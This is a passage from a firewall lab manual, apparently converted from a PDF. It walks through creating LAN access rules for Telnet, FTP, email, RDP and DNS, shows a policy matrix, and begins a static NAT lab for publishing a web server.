
- Select **Interface** as **Lan**, select **Action** as **Permit**, select **Source** as **SYS-10** object (i.e. 192.168.10.10) and select **Service** as **tcp/telnet**.



**Configure Access Rules for below requirement.**

All other hosts in the LAN Network are allowed to only Telnet Local Router IP address i.e. 206.182.201.121.


- Select **Interface** as **Lan**, select **Action** as **Permit**, select **Source** as **LANNET** object (i.e. 192.168.10.0/24), select **Destination** as **Router** object (i.e. 206.182.201.121) and select **Service** as **tcp/telnet**.



**Configure Access Rules for below requirement.**

All other hosts in the LAN Network are allowed to only Telnet Local Router IP address i.e. 206.182.201.121.


- Select **Interface** as **Lan**, select **Action** as **Permit**, select **Source** as **LANNET** object (i.e. 192.168.10.0/24), select **Destination** as **Router** object (i.e. 206.182.201.121) and select **Service** as **tcp/telnet**.



**Configure Access Rules for below requirement.**

192.168.10.20 is allowed to access FTP server - 206.182.201.2.


- Select **Interface** as **Lan**, select **Action** as **Permit**, select **Source** as **SYS-20** object (i.e.192.168.10.20), select **Destination** as **FTPSERVER** object (i.e. 206.182.201.2) and select **Service** as **tcp/ftp**.



**Configure Access Rules for below requirement.**

Total LAN Network is allowed to send and received emails via Email Client software.


- Select **Interface** as **Lan**, select **Action** as **Permit**, select **Source** as **LANNET** object (i.e. 192.168.10.0/24) and select **Service** as **tcp/pop3** and **tcp/smtp**.



**Configure Access Rules for below requirement.**

192.168.10.30 is allowed to provide support using Remote Desktop Service over Internet.


- Select **Interface** as **Lan**, select **Action** as **Permit**, select **Source** as **SYS-30** object (i.e. 192.168.10.30) and select **Service** as **RDP** object.



**Configure Access Rules for below requirement.**

Total LAN Network is allowed to send DNS request over Internet.

- Select **Interface** as **Lan**, select **Action** as **Permit**, select **Source** as **LANNET** object (i.e. 192.168.10.0/24) and select **Service** as **udp/domain**.

A screenshot of the "Add Access Rule" dialog box. The interface is set to "Lan". The action is "Permit".  
**Source Criteria:**  
Source: 192.168.10.0/24  
User:  
Security Group:  
**Destination Criteria:**  
Destination: any  
Security Group:  
Service: udp/domain  
**Description:** (empty)  
**Enable Logging:** checked  
Logging Level: Default  
**More Options** (button)  
**Buttons:** OK, Cancel, Help


- All security policies configured above together will look as below :

#	Enabled	Source Criteria:			Destination Criteria:			Service	Action	Hits	Logging
#	Enabled	Source	User	Security Group	Destination	Security Group					
1	✓	LANET			any			http	✓ Permit		
2	✓	SYS-30			any			http	✗ Deny		
3	✓	SYS-10			any			telnet	✓ Permit		
4	✓	LANET			Router			telnet	✓ Permit		
5	✓	SYS-20			FTPSERVER			ftp	✓ Permit		
6	✓	LANET			any			pop3	✓ Permit		
7	✓	SYS-30			any			smtp	✓ Permit		
8	✓	lan-network/24			any			RDP	✓ Permit		
								domain	✓ Permit		
<b>Implicit Rules:</b>											
management (0 implicit incoming rules)											
wan (0 implicit incoming rules)											
Global (1 implicit rule)											
1		any			any			ip	✗ Deny		

### Security Policy Matrix

Sr. No.	From		Source	Destination		Service	Action
	Interface	Interface		IP address	IP address		
1	LAN	WAN	192.168.10.30/32	Any	HTTP (80)	Deny	
2	LAN	WAN	192.168.10.0/24	Any	HTTP (80)	Accept	
3	LAN	WAN	192.168.10.10/32	Any	Telnet (23)	Accept	
4	LAN	WAN	192.168.10.0/24	206.182.201.121/32	Telnet (23)	Accept	
5	LAN	WAN	192.168.10.20/32	206.182.201.2/32	FTP (21)	Accept	
6	LAN	WAN	192.168.10.0/24	Any	POP3 (110)	Accept	
7	LAN	WAN	192.168.10.0/24	Any	SMTP (25)	Accept	
8	LAN	WAN	192.168.10.30/32	Any	RDP (3389)	Accept	
9	LAN	WAN	192.168.10.0/24	Any	DNS (53)	Accept	
Explicit	Any	Any	Any	Any	Any	Deny	

## STATIC NAT



### Pre-requisite:

- Firewall Appliance / Virtual Firewall
- Multiple Computers, Switches, Routers for creating LAN and DMZ Network.
- For Public Server hosting, enable Web and FTP services on computers.
- Internet Connection.

### Objective of Lab

- Configure Static NAT on Firewall for translating Web Server and FTP Server (private) IP addresses to individual public IP addresses.
- Verifying the effect of Static NAT on data access.
- Webserver and FTP server should be accessible from Internet.

## Hosting Public Server - WEB Server


**Configure Static NAT for below requirement.**

Hosting Web Server over internet


(Private IP address - 192.168.10.10 mapped to Public IP address 206.182.201.123)

**Create Objects required for NAT**


- Click on Firewall option and select Objects




- Select Network Objects / Groups, click on Add button and select Network Object.



- Create private **Host Object** by entering **Name** i.e. **PRIWEB**, select object type as **Host** and Enter Private IP address of Web Server i.e. **192.168.10.10**




- Create public **Host Object** by entering **Name** i.e. **PUBWEB**, select object type as **Host** and Enter Public IP address of Web Server i.e. **206.182.201.123**.




## Configure NAT

- Select private Host Object i.e. **PRIWEB – 192.168.10.10** and right click **EDIT**.



